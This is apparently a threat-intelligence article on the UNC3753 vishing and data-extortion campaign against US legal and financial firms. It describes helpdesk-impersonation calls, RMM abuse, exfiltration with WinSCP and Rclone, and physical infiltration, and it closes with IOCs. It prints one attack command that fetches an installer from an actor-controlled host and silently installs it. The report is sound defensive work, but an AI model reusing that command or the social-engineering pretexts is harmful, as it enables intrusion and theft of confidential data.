

The modern corporate perimeter is heavily fortified with next-generation firewalls, automated secure email gateways, and behavioral endpoint detection tools. Yet, sophisticated threat actors continuously prove that the most vulnerable node in any enterprise network is the human asset. From January through May 2026, cybersecurity researchers tracked a highly coordinated, financially motivated data theft and extortion campaign spear-headed by the threat cluster designated as UNC3753 (additionally tracked across the industry under aliases such as Luna Moth, Chatty Spider, and Silent Ransom Group). This adversarial collective has systematically compromised dozens of high-value targets within the professional, legal, and financial services sectors across the United States. By weaponizing advanced voice phishing (vishing) methodologies alongside deceptive social engineering pretexts, UNC3753 bypasses automated technical defenses entirely, securing direct access to highly sensitive corporate ecosystems.
What sets this campaign apart is its compressed operational velocity. In many documented incident response engagements, the entire intrusion lifecycle—spanning initial target contact, perimeter traversal, document harvesting, staging, and exfiltration—unfolded within a single business day. In advanced variations of the attack, threat actors initiated data discovery and bulk staging workflows within less than an hour of establishing their initial foothold.

The Initial Entry Vector: Exploiting Low-Signal Pretexting and Vishing
UNC3753 initializes its offensive lifecycle by distributing benign, text-only email lures from consumer email accounts under the control of the threat actor. These emails deliberately omit traditional malicious indicators of compromise (IoCs) such as hyperlinked phishing tracking URLs, embedded macro-enabled attachments, or weaponized PDFs. Instead, they present highly generic, low-signal subject lines and messages, such as “hello, here is the invcoie we talked about yesterday”. Because these messages contain no active payloads, they effortlessly pass through traditional Secure Email Gateways (SEGs) and automated spam filters. The primary utility of this phase is psychological validation; it establishes an internal security pretext, prompting anxiety or curiosity within the target, which leaves them highly susceptible to the subsequent multi-channel attack phase.
Following the email lure, the threat actors launch targeted vishing operations against specific corporate personnel. The group harvests organizational directories and publicly accessible employee profiles from company websites to map out staff across various seniority levels, compiling direct dial numbers and corporate email addresses. Operatives from UNC3753 then place direct phone calls to these targets, masquerading as representatives from the corporate IT helpdesk or internal security operations center. Utilizing authoritative pretexts—such as resolving a critical security vulnerability or assisting with an ongoing corporate data migration project—the threat actors systematically engineer trust, ultimately guiding the target to initiate a remote screen-sharing session.
Remote Screen Control and Legitimate Tool Abuse (Living off the Land)
Once the victim is socially engineered into compliance, UNC3753 completely circumvents conventional boundary and endpoint execution defenses by directing the user to install legitimate, commercially available remote monitoring and management (RMM) utilities or native desktop utilities. The group heavily relies on standard corporate communication platforms, including Zoom, Microsoft Terminal Services, Microsoft Teams, and Windows Quick Assist. The persistent nature of these social engineering interactions is remarkably aggressive; in one documented compromise facilitated over Microsoft Teams, a single threat actor engaged in five distinct voice sessions with the same victim over a three-day period to maintain, guide, and exploit their access.
To ensure long-term persistence and reliable control over the endpoint, the threat cluster instructs victims to download robust RMM agents such as AnyDesk, Bomgar, or Zoho Assist. In another complex intrusion, threat actors attempted to deploy a SuperOps RMM agent by instructing the victim to execute an obfuscated cURL payload via the command-line interface.
To prevent defensive triage and minimize the forensic footprint left in local browser histories or communication logs, UNC3753 consistently utilizes privnote[.]com, a web-based, self-destructing text service, to securely relay installation URLs and scripted command arguments to the target during active calls. A typical command string observed within these active sessions follows this deployment logic:
curl -sL "http://[actor-controlled-ip]/installer" -o "SuperOps.msi" && msiexec /i "SuperOps.msi" /quietInfrastructure Pivoting and Targeted Harvesting inside Document Ecosystems
As remote enterprise architectures shift toward flexibility, UNC3753 has optimized its post-exploitation workflows to aggressively abuse Bring Your Own Device (BYOD) remote workspace frameworks. Threat actors frequently establish initial Zoom or Teams connections directly on an employee’s personal, unmanaged BYOD asset. From this unmonitored personal laptop, they instruct or manipulate the user to log into corporate Virtual Desktop Infrastructure (VDI) layers via native desktop application clients, such as Windows 365 (Windows365.exe) or Citrix Receiver. By bridging the gap between an unmanaged personal device and an authenticated VDI session, the threat actor establishes a validated pipeline straight into the core of the enterprise network.
Once deep inside the corporate virtual desktop environment, the threat actors systematically enumerate local and network-attached file systems. They map out local active directories, crawl synchronized corporate OneDrive directories, and scan mapped network drives. The group exhibits specialized familiarity with high-end corporate document repositories, specifically targeting legal and document management storage engines like iManage.
Using built-in index search tools, they execute highly specific keyword queries to isolate highly confidential files. The threat actors focus almost exclusively on high-value data categories, including:
- Tax records and compliance filings (Forms W-2, W-9, and 1099)
- Corporate audit files and general ledgers
- Proprietary corporate client agreements and legal briefs
- Bulk listings of Personally Identifiable Information (PII) and Social Security Numbers (SSNs)
Once located, the files are systematically staged, organized, and archived into target-accessible directories, typically nested directly within the local user’s Downloads directory or deep within their native Roaming profile path.
Data Theft Mechanics and Exfiltration Tactics
The exfiltration phase of the UNC3753 lifecycle utilizes a diversified array of file transfer techniques specifically tuned to evade egress data loss prevention (DLP) alerts. If endpoint configuration allows, the threat actors execute browser-based uploads, directly logging into actor-controlled consumer cloud-sharing accounts from the victim’s authenticated browser window to drag and drop compiled zip folders. In an effort to avoid generating immediate suspicion during desktop monitoring, the threat actors have been observed creating target-branded directories within their external cloud repositories, naming folders explicitly after the victim firm to blend with legitimate administrative data movements.
When web-based cloud uploads are restricted by local application control policies, the group introduces portable binary variations of command-line utilities like WinSCP or Rclone. In one major intrusion analyzed by Mandiant Consulting, the group demonstrated their multi-layered exfiltration capability: they initially transferred 1.7 gigabytes of data from a user’s local OneDrive folder to a consumer Google Drive repository, before pivoting deep into a concurrent VDI session to systematically siphon an additional 14.4 gigabytes using WinSCP over an SFTP connection. (Google threat intelligence teams have since mitigated this specific vector by disabling the associated core infrastructure and asset drives).
As a final fallback mechanism, threat actors have also forced victims to stage internal files out of iManage and manually email the archives directly to consumer email boxes controlled by the actors right from the target’s corporate mailbox.
Aggressive Extortion Frameworks and the “LEAKEDDATA” Platform
The threat cluster operates an unbranded, highly transactional extortion apparatus. Extortion communications are uniformly delivered via email almost immediately following the conclusion of data harvesting, often hitting corporate mailboxes within 30 minutes of the actor disconnecting from the remote desktop session. These letters are marked by aggressive, professional legal and reputational threats, establishing a strict three-day negotiation window.

If management remains unresponsive or refuses to engage in financial terms, the actors execute secondary extortion workflows: placing direct calls and sending emails to the victim’s internal employees and external clients to notify them of the data breach. The extortion architecture explicitly weaponizes corporate compliance and civil liability fears, warning the firm that public exposure will trigger immense regulatory fines and incentivize external clients to bring class-action lawsuits against the firm for data mishandling. Unresolved compromises are subsequently marked for full data publication on the threat group’s proprietary data leak site (DLS), operating under the domain LEAKEDDATA.
The Physical Vector: Posing as Onsite IT Technicians
While the overwhelming majority of UNC3753’s campaigns are executed via digital channels, comprehensive threat intelligence indicates an escalation into real-world, physical operational environments. This alarming trend is strongly corroborated by an FBI Cyber FLASH Alert, which documents instances where threat actors tied to the Silent Ransom Group bypassed logical perimeters by obtaining physical, in-person access to corporate facilities.
When remote social engineering efforts fail or stall, the threat group has deployed physical field operatives directly to the victim’s brick-and-mortar office locations. Masquerading as corporate IT infrastructure contractors or onsite technical support staff, these individuals gain entry to physical workspaces under the pretense of performing local hardware imaging, running security diagnostics, or creating mandatory system backups. Once seated directly at an enterprise endpoint terminal, the operative connects external USB storage media to execute direct, local data exfiltration, completely circumventing network-layer security controls, firewalls, and remote monitoring arrays.
Our Opinion on This Case
The UNC3753 campaign represents a profound structural evolution in corporate espionage and cyber extortion. By trading complex zero-day exploits for pure social engineering, the actors have successfully exposed a fundamental flaw in modern enterprise defense: organizations are over-indexed on technical security layers while ignoring basic operational vulnerabilities. UNC3753’s zero-payload email lures essentially render multi-million-dollar secure email gateways useless, moving the theater of war directly to a voice call where technical controls offer no shield.
What we find most striking, however, is the group’s transition into physical office spaces, as validated by the FBI. This hybrid model—blending remote vishing with real-world corporate infiltration via USB media—signals that ransomware and extortion groups are adopting the highly aggressive physical methodologies traditionally reserved for state-sponsored red teams or advanced corporate espionage units.
For law firms and financial services handling highly confidential corporate data, this case is a wake-up call. Security can no longer be viewed strictly through a digital lens. Zero-trust architectures must be pulled out of the cloud and implemented at the office reception desk. Organizations must enforce strict, out-of-band identity verification for all IT helpdesk interactions and implement rigid physical security protocols governing visitor access to network endpoints. Relying on technical monitoring without addressing physical and vocal identity verification is a losing strategy in this new threat landscape.
Data Leak Site (DLS)
UNC3753 utilizes the following web platform to disclose the identities of victims and their compromised data.
- hxxps[:]//business-data-leaks[.]com
Phishing Domains
GTIG identified infrastructure registrations by suspected UNC3753 actors utilizing specific naming conventions, assessed as supporting their ongoing social engineering and vishing activities.
- <organization>-itdesk[.]com
- <organization>-it[.]com
- <organization>-helpdesk[.]com
Indicators of Compromise (IOCs)
| IOC Type | Indicator |
| IPv4 Address | 192.236.147.131 |
| IPv4 Address | 192.236.147.138 |
| IPv4 Address | 193.141.60.212 |
| IPv4 Address | 192.236.154.158 |
| IPv4 Address | 192.236.146.173 |
| IPv4 Address | 174.169.162.62 |
| IPv4 Address | 64.94.84.97 |
